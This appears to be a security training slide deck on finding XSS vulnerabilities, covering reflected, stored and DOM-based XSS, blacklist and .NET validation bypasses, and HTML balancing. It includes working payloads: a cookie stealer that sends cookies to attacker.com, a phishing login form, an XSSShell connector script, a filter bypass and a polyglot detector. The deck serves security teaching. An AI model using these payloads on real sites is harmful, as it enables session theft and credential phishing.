

Hunting down XSS vulnerabilities

Erez Metula, CISSP

Application Security Department Manager

Security Software Engineer

2B Secure

ErezMetula@2bsecure.co.il




Agenda

- Overview of XSS
- Whitelist VS. Blacklist
 - .NET validateRequest bypass
- Discovery approaches
 - Manual
 - Semi automatic
 - Automatic
- Different XSS scenarios
- Tools!
- Tricks
- Countermeasures
- .NET AntiXSS


What is XSS?

- Ranked #1 in the OWASP 2007 top 10
- 7 of 10 sites have XSS.. ([Jeremiah Grossman, WhiteHat Website Security Statistics Report, Oct 2007](#))



- XSS types
 - Reflected - Usually social engineering
 - Stored - Send once, hit many
 - Dom based – The server can't see it!

XSS type I Reflected



Demo – reflected XSS

<http://www.victim.com/xss/xss.asp?username=david>

I. Content forgery

<http://www.victim.com/xss/xss.asp?username=dear user
Do not do business with us, we are not so good in security...>


II. Picture changing

<http://www.victim.com/xss/xss.asp?username=dear user
this site has been hacked!!!<script>document.pic.src='http://www.attacker.com/scary.jpg';</script>>

III. Fake login (phishing)

<http://www.victim.com/xss/xss.asp?username=
please login:>

<http://www.victim.com/xss/xss.asp?username=
please login:
<form action='http://www.attacker.com' name='method='post'>username:
<input type='text' name='b'>
password:
<input type='password' name='c'>
<input class='w' type='submit' value='login'></form>>




please login:
username:

password:

login

XSS type II Stored / persistent




Demo - Stored XSS

- XSS can be used to perform session hijacking by stealing the user session cookie.
- Inject into message body:

```
Great message!<script>var img=new  
Image();img.src="http://www.attacker.com/CookieStealer/Web  
Form1.aspx?s="+document.cookie;</script>
```

XSS type III DOM Based / Local



Demo – DOM based XSS

- In DOM based xss, the server don't even see the payload
- Server side mitigations can not help us
- can be observed with a proxy
 - [http://www.victim.com/dombasedxss/DomBased.aspx?name=BlahBlah#<script>alert\('xss'\);</script>](http://www.victim.com/dombasedxss/DomBased.aspx?name=BlahBlah#<script>alert('xss');</script>)

- Demo – XSS DOS
- [http://www.victim.com/dombasedxss/DomBased.aspx?name=BlahBlah#<script>while\(true\){alert\('service unavailable'\);}</script>](http://www.victim.com/dombasedxss/DomBased.aspx?name=BlahBlah#<script>while(true){alert('service unavailable');}</script>)

XSS attack vectors

- XSS attack vectors:
 - Trick the user to give them their credentials
 - Modify the appearance of the site.
 - CSRF
 - Phishing
 - Defacement
 - Execute all sorts of malicious java-script code.
 - HTTP Proxy
 - DOS/DDoS attacks
 - Transfer victim to other XSS vulnerable sites

XSS worms


- Samy (MySpace)
 - Spread to 1 million pages in 24 hours
 - Viewing Samy's user profile ran script code:
 - Added Samy as one of your "heroes"
 - Copied the code to your profile
- Yamanner (yahoo mail)
 - Email with embedded script code
 - Accessed your address book
 - Sent addresses to a server
 - Forwarded itself to your contacts

XSS Attacker framework example

- XSSShell, created by Ferruh Mavituna, is a deadly example for an attack framework, using XSS.
- After successful injection, the attacker has full control on the user's browser, using a cool administration GUI:
- <http://www.attacker.com/xssshell/>
- The concept is to inject, as the payload, a connector to your XSS server:

```
<script src="http://www.attacker.com/xssshell.asp"></script>
```
- Let's see an example for using the xss shell:
- [http://www.victim.com/sample_victim/default.asp?link=<script src="http://www.attacker.com/xssshell.asp"></script>](http://www.victim.com/sample_victim/default.asp?link=<script src='http://www.attacker.com/xssshell.asp'></script>)
- Can also be used as an XSS Tunnel...

XSShell architecture




Discovery approaches

- Manual
- Semi automatic
- Automatic

Manual

- The browser is your best friend
 - Combined with a proxy and you get a killer tool
 - Can be used to bypass some restrictions, modify incoming HTML/Javascript, disable HttpOnly cookies
 - Examples: Paros, Burp



Manual discovery

Naïve search algorithm

- Start with the regular `<script>alert("xss");</script>` as the XSS detector
- Naïve search algorithm (pseudo):
 - For each page (p)
 - For each element (e) in the page
 - Inject detector in element (e)
 - If you get an alert popup than a XSS `<p,e>` is detected
- Demo:
- <http://www.victim.com/xss/xss.asp?username=david>

Manual discovery

- Many times the naïve method will fail due to various reasons
 - The server encodes some/all the parameters
 - The server blacklist `<script>` tags
 - The detector is injected, but is commented / out of reach
 - You already land inside a javascript block (Game over 😊)
 - The HTML output need to be balanced
- We need to improve our discovery method...

Manual discovery

Blacklist input validation...

- “Blacklist is bad” – the famous cliché..
- Many times the application will only check for the <script> tag
- There are many ways to run JS code
 - Almost all HTML tags can be used
 - , <meta>, <iframe>, <table>, <link>, <body>, etc....
 - You can even use tricks to bypass a blacklisted tag:
 - <ScRipT>, %3cscript%3e
- Use RSnake’s XSS cheat sheet
 - <http://ha.ckers.org/xss.html>

Manual discovery

Blacklist input validation...

- CAL9000 is a great tool for doing XSS encoding & manipulations
- Contains RSNAKE's XSS Cheat Sheet
- An OWASP project
- <tools\CAL9000\CAL9000.html>

Demo

.NET RequestValidator bypass

- RequestValidator Can help to block trivial attacks
- [http://www.victim.com/antixss/ValidateRequest.aspx?TextBox1=<script>alert\('xss'\);</script>](http://www.victim.com/antixss/ValidateRequest.aspx?TextBox1=<script>alert('xss');</script>)
- Since it is based on blacklist, it can be easily bypassed...
- [http://www.victim.com/antixss/ValidateRequest.aspx?TextBox1=</XSS/*-*/STYLE=xss:e/**/xpression\(alert\('XSS'\)\)>](http://www.victim.com/antixss/ValidateRequest.aspx?TextBox1=</XSS/*-*/STYLE=xss:e/**/xpression(alert('XSS'))>)

Manual discovery

HTML Balancing

- HTML balancing is the process of “fixing” the original HTML page to contain injected javascript
 - Closing HTML > tags
 - Escaping quotes (‘, “)
 - Getting out of comments (<!--, /*)
 - Etc.
- Demo
- regular script injection will not work:
- [http://www.victim.com:81/xss/XSSBalancing.php?xss=<script>alert\('xss'\);</script>](http://www.victim.com:81/xss/XSSBalancing.php?xss=<script>alert('xss');</script>)
- We need to balance it first:
- http://www.victim.com:81/xss/XSSBalancing.php?xss=""><script>alert('xss');</script>
- The ultimate target is to formalize the attack vector as:



• Suffix || Payload || Postfix
= ""> <script>alert('xss');</script>

Manual discovery XSS detector

- Another good idea is to use an advanced detector that will do some HTML balancing
- The detector overlaps many balancing scenarios
- `';alert(String.fromCharCode(88,83,83))//^';alert(String.fromCharCode(88,83,83))//";alert(String.fromCharCode(88,83,83))//^";alert(String.fromCharCode(88,83,83))//--></SCRIPT>">'><SCRIPT>alert(String.fromCharCode(88,83,83))</SCRIPT>`

Manual discovery

Better search algorithm

